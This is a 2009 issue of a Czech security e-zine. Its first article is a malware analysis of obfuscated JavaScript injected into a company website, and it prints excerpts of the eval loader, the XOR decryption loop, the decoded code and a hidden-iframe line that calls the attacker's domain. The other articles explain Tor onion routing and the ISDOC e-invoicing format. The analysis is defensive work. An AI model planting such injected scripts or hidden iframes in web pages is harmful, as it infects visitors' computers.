Crypto-World

Informační sešit GCUCMP

ISSN 1801-2140

Ročník 11, číslo 6/2009 **15. červen 2009**

6/2009

Připravil: Mgr. Pavel Vondruška

Sešit je přednostně distribuován registrovaným čtenářům.
Starší sešity jsou dostupné na adrese
http://crypto-world.info
(1316 registrovaných odběratelů)

Obsah :

Příloha:
javascript-priloha.pdf (179 kB)

javascript-priloha_1_3.rtf (64 kB)

A. Výprava za obsahem javascriptu

Jaroslav Vorlíček (jerry at cybercave dot cz),
Jakub Suchý (info at jsuchy dot cz)

Úvod

Jeden z velmi nebezpečných počítačových mýtů současné doby je, že škodlivý kód se nachází výhradně na stránkách silně eroticky laděných případně stránkách poskytujících warez a jiných podobných. Předpokládám, že většina kolegů už zažila nesčetněkrát argumentaci klientů o nenavštěvování závadných stránek a překvapení nad zjištěním existence havěti šířené z webových stránek. Bohužel se havěť nachází již i na stránkách, které mají daleko do závadného obsahu. Nedávno jsem pomáhal kolegovi Jakubovi Suchému s analýzou malware nalezeným na internetových stránkách jedné malé české firmy.

Bylo prvního dubna 2009 a předpokládám, že jsem nebyl sám v pohotovosti ohledně červa Conficker. Lehce po poledni mi napsal Kuba, zdali bych nepomohl s jedním javascriptem co našel. Prvotním impulsem ke zkoumání bylo, že se antivir začal hlásit po návštěvě stránek. Jelikož se Conficker neprojevoval a toto vypadalo na velmi zajímavý rébus k řešení, pustil jsem se do analýzy.

Analýza hlavičky javascriptu

Analýza byla provedena v prostředí uzpůsobeném k analýze havěti. Pokud byste chtěli kroky po mně opakovat, prosím provádějte tak v prostředí, kde nehrozí šíření virové infekce a nástroji, které zaručí, že se Vám havěť nevymkne z rukou a neovládne Vaši síť. Nyní již k analýze javascriptu.

Uprostřed php stránky byl vložen kód (kompletní kód je uveden v [13], příloha 1 „*Vložený Javascript – kód ve stránce*“), který začínal takto

```
<script type="text/javascript">var jj=window[String.fromCharCode(101)+new String("v")+new
String("a")+String.fromCharCode(108)](String.fromCharCode(101)+new String("v")+new
String("a")+String.fromCharCode(108));
jj('\x66\x75\x6e\x63\x74\x69\x6f\x6e\x20\x63\x56\x55\x69\x31\x47\x28\x62\x41\x68\x59\x29\x7b\x66\x75\x6e
\x63\x74\x69\x6f\x6e\x20\x62\x44\x67\x34\x28\x6b\x6f\x7a\x29\x7b\x76\x61\x72\x20\.....
```

Na první pohled to vypadá jako javascript, který se má před něčím nebo někým ukrýt. Stroji tento kód nevadí, ale tato toto skrytí nebo zamlžení (anglicky obfuscation) ztěžuje porozumění kódu s cílem vyhnout se detekci antivirů.

První část javascriptu - window[String.fromCharCode(101)+new String("v")+new String("a")+String.fromCharCode(108)](String.fromCharCode(101)+new String("v")+new String("a")+String.fromCharCode(108) - á ve skutečnosti window[eval](eval)

Funkce val vyhodnotí řetězec daný jako parametr a spustí ho jako javascriptový kód. Znaky začínající \x66 jsou pouze ASCII nebo Unicode znaky zapsané hexadecimálně. Nevím, zda se nepohybuji pouze na škodlivých stránkách, ale většinou když narazím na funkci eval nebo unescape, tak bývají spojeny s nekalým kódem, který zneužívá zranitelností Internet Exploreru a stahuje havěť do počítače.

Ze zkušenosti doporučuji nerozebírat škodlivý kód na platformě, pro kterou je určen. Zásadně provádím analýzu malware pro Windows na Linuxu a obráceně. K analýze zamlženého kódu (anglicky obfuscated code) používám v maximální míře automatické nástroje nebo skripty. Z velmi prostého důvodu - šetří to čas.

Analýza zdrojového kódu javascriptu

Ukládám zamlžený (angl. obfuscated) řetězec do souboru payload a zjišťuji, co je ukryté uvnitř. Jeden linuxový příkaz - cat payload | perl -pe 's/\\x(..)/chr(hex($1))/ge' - rozkódoval payload do čitelnější podoby:

```
<script type="text/javascript">
function cVUi1G(bAhY){
        function bDg4(koz){
                var gXARrbV=0;
                var abt=koz.length, zKpOXd=0;
```

..... (kompletní kód je uveden v [13] příloze 2, *„Vložený Javascript – zdrojový kód“*)

Rozložený kód již vypadá daleko čitelněji než původní forma a lze odhadovat, co dělá. Celý skript se tak skládá ze dvou částí. První je již čitelný kód, který provede první rozkrytí kódu (anglicky de-obfuscation) a druhou částí je nejzajímavější část javascriptu - vlastní (v tuto chvíli jsem předpokládal) maligní kód. Před rokem a půl útočníkům většinou stačil pouhý unescape k vyhnutí se detekci antivirových programů, nicméně od té doby se vyvinuly jako metody detekce, tak metody skrývání. Rozkódovat řetězec nebylo žádný problém, ale bohužel neobsahoval žádné čitelné části. Důvod je jednoduchý. Vnitřní kód je zašifrovaný jednoduchou šifrou.

Pokusím se popsat, co daný kód znamená

```
function dsWV7(fE7uy,dQbss){
        return fE7uy.charCodeAt(dQbss);
}
```

vrátí z řetězce fE7uy znak na pozici dQbss

```
function bDg4(koz){
        var gXARrbV=0;
        var abt=koz.length, zKpOXd=0;
        while (zKpOXd<abt){
                gXARrbV+=dsWV7(koz,zKpOXd)*abt;
                zKpOXd++;
        }
        return (gXARrbV+");
}
```

zpracuje řetězec koz a vynásobí součet ASCII hodnot v řetězci délkou řetězce.

Vlastní dešifrovací kód vypadá takto:

```
var dkm7Gx=eval('a_r0g;u_m+e0n;t1s+.+c1a+l_l;e_e+'.replace(/[;0_1\+]/g, ")),
```

v dkm7Gx je odkaz na vlastní funkci, k umožnění rekurze

```
k4Rca=", xF7S=0, r6bZl=0;
var tIu6Ye=(new String(dkm7Gx)).replace(/[^@a-z0-9A-Z_.,-]/g,");
```

Níže kód jsem nebyl schopen rozluštit bez spuštění v chráněném prostředí (Sandbox)

```
var xwjC=bDg4(tIu6Ye);
bAhY=unescape(bAhY); <- v bAhY je nyní uložen obfuskovaný kód v binární podobě
for(var lJQZh=0; lJQZh < (bAhY.length); lJQZh++){
        var bFKWW=dsWV7(tIu6Ye,xF7S)^dsWV7(xwjC,r6bZl);
        var uF0=dsWV7(bAhY,lJQZh);
        xF7S++,r6bZl++;
        k4Rca+=String.fromCharCode(uF0^bFKWW);
        if(r6bZl>xwjC.length)r6bZl=0;
        if(xF7S>tIu6Ye.length)xF7S=0;
}
```

Jako klíč k dešifrování se používá klíč bFKWW, který je získán jako XOR znaků získaných z prostředí v průběhu vykonávání javascriptu. Otevřený text je poté získán jako šifrovaný text XOR klíč. Metoda šifrování nebyla hlavním cílem pátrání, je to pouze zajímavost nebo překážka, kterou je třeba překonat. Dál už se bez znalosti prostředí, ve kterém je javascript spuštěn nedalo pokračovat. Na řadu přišel experiment v chráněné laboratoři.

Vlastní skrytý kód

Javscript jsem krokoval v Microsoft Script Editoru a po chvíli jsem získal teď již kompletní kód.

```
function ascgpELkf(){};
ascgpELkf.prototype = {
        getFrameURL : function(){
        var dlh=document.location.host;
        return \"http\"+'://' + ((dlh == '' || dlh == 'undefined') ? this.getRandString() : '') + dlh.replace (/[^a-z0-9.-
]/,'.').replace (/\.+/,'.') + \".\" + this.getRandString() + \".\" + this.path + this.host; },
host:'/qq.cn/',
path:\"f\"+\"q\"+String.fromCharCode(119)+\"e\"+\"r\"+new String(\"z\")+String.fromCharCode(46)+new
String(\"c\")+new String(\"n\"),
```

.... (uveden v [13] příloze 3 - *„Vložený Javascript – škodlivý kód“*)

Celé toto slouží k instalaci kódu ze stránek útočníka anebo k vložení následujícího kódu do dokumentu, který se vykoná při zobrazení stránky. Vložený kód do stránky je následující

```
<div style='display:none'><iframe src='http://AA.XXXY.cz.b7d4677a720fcd24.fqwerz.cn/qq.cn/'>
</iframe></div>
```

AAA.XXX.CZ je URL ze které byla tato stránka volána, b7d4677a720fcd24 je náhodné číslo. Pokud se skript vykoná, pak útočníkovi na doméně fqwerz.cn (IP 212.117.185.34) je odeslán následující HTTP požadavek

```
GET /qq.cn/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://AA.XXXY.cz/test.html
Accept-Language: en-us Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: AA.XXXY.cz.b7d4677a720fcd24.fqwerz.cn
Connection: Keep-Alive
```

Výpis z whois pro IP adresu 212.117.185.34

inetnum: 212.117.185.0 - 212.117.185.255
netname: RUSTELEKOM
descr: Rustelekom LLC
country: RU

Analýza malware

Pokud .....fqwerz.cn/qq.cn/ otevřete, pak se Vám do počítače stáhne vcelku slušné množství havěti. Zajímavé na stránce útočníka je, že je zde implementován mechanizmus sledování kdo jaké příkazy posílá a zdá se, že má oběť dva pokusy na získání infekce. Poté dojde na nějaký čas k zablokování pravděpodobně IP adresy. Je možné, že se takto útočník brání analýze provozu nebo se pouze snaží šetřit síťový provoz. Bohužel toto velmi znesnadňuje analýzu a opakování pokusu.
Po otevření ve virtuální laboratoři stouplo vytížení procesoru laboratoře na 100% a do dvou minut laboratoř havarovala se zobrazením modrého šetřiče obrazovky. Poté jsem již stanici nespouštěl do Windows, ale provedl jsem boot do dříve volně dostupného nástroje pro forenzní analýzu – Helix CD. Vytvořil jsem MD5 hash (odborníci prominou) všech souborů na disku a dal se do zjišťování změn porovnáním originálních souborů se změněnými. Každý zjištěný přidaný nebo změněný soubor jsem nahrál na virustotal.com, abych zjistil, jak se k němu postaví jednotlivé antivirové systémy. Výsledky jsou vcelku zajímavé, doporučuji je shlédnout v [13] , příloze 4 – *„Výsledky antivirových kontrol“*.

Zdroj infekce

V okamžiku, kdy bylo zjištěno co daný javascript znamená, pustili jsme se s Kubou do zjištění, kde se vlastně na stránkách objevil a odkud. Podařilo se nám kontaktovat administrátora a získat logy z web serveru. V logu přístupů jsme objevili mnoho záznamů o přihlášení na FTP z adres z Číny. Zajímavým zjištěním bylo, že jsme našli pouze úspěšná přihlášení, čili útočník odněkud získal platné uživatelské jméno a heslo. Pátrali jsme, zdali existuje vir, který krade hesla do FTP, a našli jsme jich několik. Předpokládáme, že počítač administrátora stránek byl dříve infikován virem, jehož cílem bylo získat přístupy na FTP účty – například viry Virut nebo Neosploit. Bohužel pátrat zpětně v čase jaký vir byl na stanici několik měsíců zpět, nepřineslo žádný výsledek.

Poté jsme také zjišťovali, co se změnilo na FTP účtu, a našli jsme, že pro danou doménu byl do každého existujícího php a js souboru vložen škodlivý javascript.

Závěr

Po prohlédnutí exploitů bych doporučil na klientských počítačích mít stále aktualizované Windows, používat firewall, zajistit nainstalovaný a aktuální antivirový systém s aktuální antivirovou databází, při pohybu po internetu používat prohlížeč Firefox s nainstalovaným NoScript pluginem. Taktéž bych nedoporučoval používání automaticky funkci pamatování hesel, místo toho by bylo vhodné použít password managery jako je například Keepass.

Z pohledu administrátora serveru by bylo vhodné, aby klienti přestali používat FTP protokol pro update stránek a tento nahráli SCP nebo FTPS. Přístup na server by měl být omezen pouze pro nezbytně nutný rozsah IP adres. Rozsahy IP adres pouze pro Českou Republiku a Slovensko Kuba zveřejnil na svém blogu [12]. Administrátoři by si taktéž měli zajistit vynucení změny FTP hesla po přibližně 90-ti dnech.

Odkazy

[1] Obfuscation - http://en.wikipedia.org/wiki/Obfuscated_code

[2] Sandbox analýza javascriptu umístěného ve stránce
http://wepawet.iseclab.org/view.php?hash=63e61b9084ca87248668eb83c9aa5742&type=js

[3] Referenční příručka Javascript –
https://developer.mozilla.org/en/Core_JavaScript_1.5_Reference

[4] Analýza javascriptů na Internet Storm Center –
http://isc.sans.org/diary.html?storyid=4246
http://isc.sans.org/tag.html?tag=javascript

[5] Microsoft Script Editor guide - http://erik.eae.net/archives/2005/07/04/21.49.50/

[6] České a Slovenské rozsahy IP adres
http://www.drupal.cz/blog/jakub-suchy/ip-adresy-statu-cz-sk-rozsahy/

[7] Dancho Danchev's blog - http://ddanchev.blogspot.com/

[8] Informace o Neosploit
http://securityworld.cz/securityworld/utocnici-ziskali-pristup-k-200-000-serverum-a-nasadili-zde-neosploit-280

[9] Neosploit - případ z České Republiky
http://www.ben.cz/cz/aktuality/nas-web-byl-napaden-hackerem/

[10] Test souborů na výskyt virů – http://virustotal.com/

[11] Helix3 tm – dříve dostupný na http://www.e-fense.com/

[12] Suchý, J.: http://www.drupal.cz/blog/jakub-suchy/ip-adresy-statu-cz-sk-rozsahy

[13] Vorlíček, J., Suchý, J.: Výprava za obsahem javascriptu,
příloha k e-zinu Crypto-World 6/2009
Příloha 1 - „Vložený Javascript – kód ve stránce“ str.1-6
Příloha 2 - „Vložený Javascript – zdrojový kód“ str.7-9
Příloha 3 - „Vložený Javascript – škodlivý kód“ str.10-11
Příloha 4 - „Výsledky antivirových kontrol“ str.12-24

B. Anonymita v globální síti

Ing. Jan Hajný, Ústav telekomunikací, FEKT VUT Brno, (hajny@feec.vutbr.cz)

Abstrakt – Hlavním cílem tohoto článku je popsat současný stav týkající se ochrany privátních dat při používání informačních systémů a identifikovat základní prostředky pro jejich ochranu. V první části jsou zmíněny hlavní problémy při využívání současných informačních technologií a hrozby, které nám mohou přinést. Druhá část článku se věnuje jednomu z prvních kroků při ochraně anonymity v počítačových sítích. Jedná se o technologii Tor poskytující možnost skrytí identity.

Osobní data a jejich využívání

V současné době již plně žijeme v informační společnosti, tedy společnosti založené na datech a jejich přenosu, zpracování. Téměř každý z nás využívá osobní počítač, mobilní telefon, kreditní karty či smart karty pro identifikaci v různých organizacích a úřadech. Není však zcela zřejmé, jaká data se ve skutečnosti pomocí těchto přístrojů přenáší a kolik mohou říci o našem chování a soukromí. Nejsou to také pouze zařízení, která vlastníme a která tak můžeme přímo ovlivnit. Jedná se i o tzv. bezpečnostní zařízení všude, kde se pohybujeme – např. dohledové kamery ve městech, skenery na letišti, biometrické pasy nebo různé slevové karty obchodních řetězců. Všechny tyto zařízení mohou pracovat s naší identitou a my nejsme schopni příliš ovlivnit kolik informací o nás uvolňují. Mnoho příkladů může být uvedeno např. ze článků Bruce Schneiera, který se problematikou ochrany identity zabývá. Ze článku zabývajícího se problematikou privátních dat [1] je jasné, že se nejedná pouze o teoretickou hrozbu. Příkladem mohou být dohledové systémy. Jen v Londýně je v současné době okolo 500.000 dohledových kamer [2]. I přesto z některých výzkumů vyplývá [3], že jejich efektivita není při odhalování zločinů příliš vysoká. Zatímco mohou mít menší vliv na přesunutí zločinnosti na jiná místa, v globálnějším měřítku se neprojeví. Na druhou stranu jsou tyto systémy v provozu 24 hodin denně a snímají všechny osoby na veřejných místech. S technologickým vývojem nejsme daleko od automatického rozpoznávání tváří a tedy i identifikace osob na záznamech. Budou o nás tedy známa data týkající se našeho pohybu během dne, chování (např. kde nakupujeme) a dokonce bude možné kamery zneužít k ilegálnímu sledování osob v soukromých bytech atd., které jsou v dosahu kamer. Stejně tak známe letecké fotografie sloužící jako podklady k mapám – dostatečně detailní na odhalení mnoha informací o soukromých osobách.

Dalším příkladem ohrožení identity jsou smart karty a jejich využívání během běžné denní činnosti. Není složité si uvědomit, že někde musí existovat data o tom, co během dne jíme (zaměstnanecké ID karty), nakupujeme v obchodech (kreditní karty), jaké máme zvyky při nákupech např. potravin (slevové/členské karty) nebo o co se zajímáme (videopůjčovny/knihovny). Ve všech těchto případech je jednoznačně spojena naše identita s naším chováním. Vytváří se tak jakýsi datový otisk naší osobnosti i přesto, že tyto data jsou rozprostřena u různých organizací a na různých místech.


V některých případech dokonce můžeme úspěšně tvrdit, že data o nás velice úzce ovlivňují naše životy [4]. Na základě těchto informací mohou instituce rozhodovat o tom, zda dostaneme půjčku v bance, zda dostaneme vízum do zahraničí či zda jsme dostatečně důvěryhodní pro sdělení tajných informací. Nepříjemným faktem je, že sdělení těchto dat si nijak neuvědomujeme a nemůžeme je tím nijak ovlivnit, stejně tak jako nemůžeme ovlivnit chyby, které se můžou v těchto datech vyskytnout. Jednoduše proto, že ani nevíme, kde jsou v současné době data uložena. Jelikož se jedná o cenné informace, jsou často prostředkem

obchodu např. reklamních agentur. To je zřetelné při využívání služeb jako je veřejný email, internetové obchody, vyhledávací nástroje či komunikační nástroje (Facebook atd.) kde je reklama zcela cílená podle toho jak danou službu využíváme. Tato reklama je pak také mnohem účinnější, tím pádem jsou její zadavatelé ochotni platit značné sumy za data o uživatelích.

Jak bylo uvedeno u příkladů z předchozího textu, existuje při používání informačních technologií příliš hrozeb na to, aby zůstala naše identita skryta. Tato digitální identita je pak využívána při aktivitách, které již nemusí být zcela v zájmu uživatele. Problém je, že v této fázi je téměř nemožné takovéto užívání dat omezit či kontrolovat. Důvodem není až tak technologická nemožnost, jako neochota poskytovatelů těchto služeb umožňovat anonymnější prostředí. V následujícím textu bude představen nástroj, který může řešit prvotní problém týkající se analýzy provozu v datových sítích. Je zde uveden, jelikož se jedná o stavební prvek využitelný při uvedení dalších technik ochrany anonymity uživatele v celosvětové síti a o prvek, bez kterého by pokročilejší techniky ztrácely smysl.

Adresace v IP sítích

První problém, který potřebujeme vyřešit v souvislosti se zvýšením anonymity v IP sítích, je adresace a směrování. Všechna posílaná data jsou zapouzdřena do IP paketů, viz Obr. č. 1:




Obr. č. 1: Hlavička IP paketu

Součástí hlavičky těchto paketů je také zdrojová adresa a cílová adresa, tedy jednoznačné identifikátory původce komunikace a cíle komunikace. V předchozí kapitole však byly popsány hrozby plynoucí z možnosti identifikace komunikace. Vidíme, že tedy již v návrhu komunikačního protokolu TCP/IP je jistý problém bránící zvýšení anonymity v globální síti. Existují však řešení, která jsou již v současné době používána a která mohou tento problém úspěšně vyřešit. Získáme tak protokol pro anonymní komunikaci, kde z odchycených dat nepůjdou zjistit její účastníci. Jedním z těchto řešení je onion routing [6].

Onion routing

Cílem metody je anonymní provoz v IP sítích díky tzv. onion routerům. Technika využívá současnou infrastrukturu, je tedy ihned použitelná po nainstalování příslušného software. Základními prvky jsou klient (Alice), onion routery a server (Bob), ke kterému Alice požadavek vysílá. Z odchycených dat není možné vysledovat ani obsah komunikace ani její účastníky. Každý prvek, který se komunikace účastní (onion router), zná pouze předchozí

prvek a následující v cestě, žádný jiný. Pouze poslední onion router v řetězci, tzv. gateway, data rozšifruje, vyšle požadavek na server Boba v internetu a obdrží odpověď. Tato odpověď se zase zašifruje a vrací se přes onion routery zpět k původci komunikace. Situace je znázorněna pomocí Obr. č. 2:



Obr. č. 2: Struktura onion routing

Bezpečnost tohoto řešení a anonymita Alice je založena právě na routerech. Ty si předávají data mezi sebou a znají právě jen předchůdce a následovníka. Jelikož je cesta přes routery vždy náhodně zvolená a unikátní, není možné zjistit Alici. Jediný kdo s ní přímo komunikuje je první router, nicméně Alice se chová z jeho pohledu jako běžný router, který provoz také jen přeposílá a negeneruje, tudíž ani první router nezná původce dat. Celý provoz vyslání požadavku od Alice k Bobovi tedy probíhá následovně:

1. Všechny prvky v síti vlastní soukromý a veřejný klíč asymetrické kryptografie.
2. V prvním kroku si klient zvolí routery, přes které půjde provoz. Na jejich počtu závisí bezpečnost a anonymita – čím více, tím je menší možnost vysledování. Tato cesta musí být náhodná. Klient zná veřejné klíče těchto routerů.
3. Klient zašifruje svůj požadavek dle následujícího postupu:
   $$Data = E_{VK_A}(hlav. + E_{VK_B}(hlav. + E_{VK_C}(požadavek)))$$
4. Tedy vezme data pro Boba a zašifruje je pomocí veřejného klíče posledního routeru C (gateway). K výsledku pak připojí IP hlavičku s adresou routeru C a znovu zašifruje pomocí VK předchozího routeru B. Tento proces se opakuje až k prvnímu routeru A.
5. Tyto data pak odešle routeru A a tváří se jako běžný router, tj. že data pouze přeposílá. Router pomocí svého soukromého klíče rozšifruje kryptogram a zjistí hlavičku IP paketu v němž je uložena IP dalšího routeru a kryptogram zašifrovaný veřejným klíčem tohoto routeru. Odešle tedy tyto data routeru B. Takto postupujeme až k poslednímu routeru. Jak je vidět, žádný router se nedozví více, než IP dalšího routeru (popř. předchozího, který data zaslal) a zašifrovaná data.
6. Jakmile dorazí data k poslednímu routeru C, mohou být rozšifrována a získá se tak požadavek. Ten je routerem vyslán do internetu a je získána odpověď. Odpověď je poslána zpět stejným kanálem. Metoda dále přidává další bezpečnostní techniky, například routery vkládající náhodné zpoždění do komunikace (aby nebylo možné sledovat tok dat dle časování) či vkládající nesmyslná data.


TOR

Výše zmíněný postup je základem onion routingu, tedy vytváří se vrstvy, do nichž jsou vždy šifrovány informace o dalším bodě. Nejznámější implementací tohoto postupu je TOR, což je projekt The Onion Routing [7]. Zde je postup jemně odlišný. Vytvoří se


symetrické klíče pro každý autentizovaný router pomocí Diffie-Hellmanova algoritmu [8] a PKI [9], které se dále využívají k šifrování zpráv (z důvodu rychlosti). Alice pak zprávu zašifruje postupně všemi symetrickými klíči ve stejném duchu jako v předchozím případě, viz Obr. č. 3.

Obr. č. 3: Dopředný směr v TOR

Zpráva je pak doručena bezpečně až Bobovi. Ten může vytvořit odpověď a poslat ji zpětnou cestou, kde každý router zprávu zašifruje svým symetrickým klíčem, přidá tedy další vrstvu. Až dorazí zpráva k Alici, může být rozšifrována, jelikož Alice všechny symetrické klíče zná. Situace je znázorněna na Obr. č. 4.



Obr. č. 4: Odpověď v TOR



Obr. č. 5: TOR – přenos zpráv

Výsledkem je praktická implementace, která nám dovolí komunikovat v IP sítích zcela anonymně i přes nutnost používání IP adres. Zjednodušený proces vytvoření kanálu je také na Obr. č. 5:

Závěr

Hlavním cílem tohoto článku bylo uvedení důvodů pro zvýšení anonymity v prostředí globální sítě a uvedení řešení, které může sloužit jako počáteční bod. Byl zde stručně popsán princip tzv. onion routingu a nejpoužívanější implementace TOR. Na základě těchto nástrojů je již možné zajistit anonymní komunikaci mezi dvěma prvky využívající IP sítě, přičemž data budou mezi prvky vyměněna, ale pro všechny účastníky zůstane identita klienta skryta. Tyto nástroje bude dále možné využít v dalších metodách vyšší vrstvy, například u protokolů majících zajistit anonymní autentizaci.

Literatura

[1] SCHNEIER, Bruce. The Tech Lab: Bruce Schneier [online]. 2009 [cit. 2009-04-26]. Dostupný z WWW: <http://news.bbc.co.uk/1/hi/technology/7897892.stm>.

[2] FactCheck: how many CCTV cameras? [online]. 2008 [cit. 2009-04-26]. Dostupný z WWW: <http://www.channel4.com/news/articles/society/factcheck+how+many+cctv+cameras/2291167>.

[3] SCHNEIER, Bruce. CCTV doesn't keep us safe, yet the cameras are everywhere [online]. 2008 [cit. 2009-04-26]. Dostupný z WWW: <http://www.guardian.co.uk/technology/2008/jun/26/politics.ukcrime>.

[4] SCHNEIER, Bruce. Our Data, Ourselves [online]. 2008 [cit. 2009-04-26]. Dostupný z WWW: <http://www.wired.com/print/politics/security/commentary/securitymatters/2008/05/securitymatters_0515>.

[5] Onion routing [online]. 2009 [cit. 2009-04-26]. Dostupný z WWW: <http://en.wikipedia.org/wiki/Onion_routing>.

[6] Tor: anonymity online [online]. 2009 [cit. 2009-04-26]. Dostupný z WWW: <http://www.torproject.org/>.

[7] DIFFIE, Whitfield, HELLMAN, Martin. New Directions in Cryptography [online]. 1976 [cit. 2009-04-26]. Dostupný z WWW: <http://www.cs.rutgers.edu/~tdnguyen/classes/cs671/presentations/Arvind-NEWDIRS.pdf>.

[8] PKI [online]. - [cit. 2009-04-26]. Dostupný z WWW: <http://cs.wikipedia.org/wiki/PKI>.

C.Formát elektronické fakturace ISDOC

Petr Kuchař, ABRA Software a.s, (petr.kuchar@abra.eu)
sdružení SPIS, (petr.kuchar@spis.cz)

Preambule

S narůstajícím používáním ICT technologií ve všech oborech lidské činnosti je v posledním období pozorovatelný trend většího používání elektronických dokumentů a jejich výměny mezi subjekty ve smyslu nahrazení klasických papírových postupů elektronickými. V tomto duchu jde i legislativa v ČR, která od roku 2000 zná elektronický podpis, od roku 2005 mají elektronické daňové doklady stejnou váhu jako papírové a od 7/2009 bude možné autorizovaně konvertovat papírové dokumenty na elektronické a naopak a také komunikovat se státem či dalšími subjekty elektronicky prostřednictvím tzv. Datové schránky. Vrcholem trendu elektronizace ve veřejné správě je pak systém základních registrů, schválený Poslaneckou sněmovnou 13.2.2009, který posune eGovernment v České republice po mnoha letech na zcela novou informatickou úroveň.

Vedle příkladů z veřejné správy je stejný trend pozorovatelný i ve sféře korporátní. Jedním z milníků je vybudování formátu elektronické fakturace s názvem ISDOC. Tento formát byl vystavěn Pracovní skupinou pro elektronickou fakturaci sdružení SPIS a má šanci stát se de facto standardem elektronické fakturace v ČR. V říjnu 2008 se 14 významných firem z oboru ICT rozhodlo k podpisu „Deklarace o společném postupu v oblasti elektronické fakturace“, kterou se tyto subjekty zavázaly formát implementovat do svých fakturačních produktů v období jednoho roku od jeho vyhlášení, ke kterému došlo 19.3.2009. Následující příspěvek se věnuje vysvětlení důvodů jeho existence, technologických východisek použitých při jeho návrhu včetně řešení problematiky elektronického podpisu a také jednomu z nástrojů pro jeho hromadné nasazení.

Co je formát ISDOC ?

Formát ISDOC je formát elektronické fakturace, definovaný jako XML soubor a popsaný XSD schématem. Součástí formátu je i zaručený elektronický podpis, založený na kvalifikovaném certifikátu, čímž se takový dokument stává daňovým dokladem vystaveným v elektronické formě podle § 26 odst.4 zákona č.235/2004 o dani z přidané hodnoty.

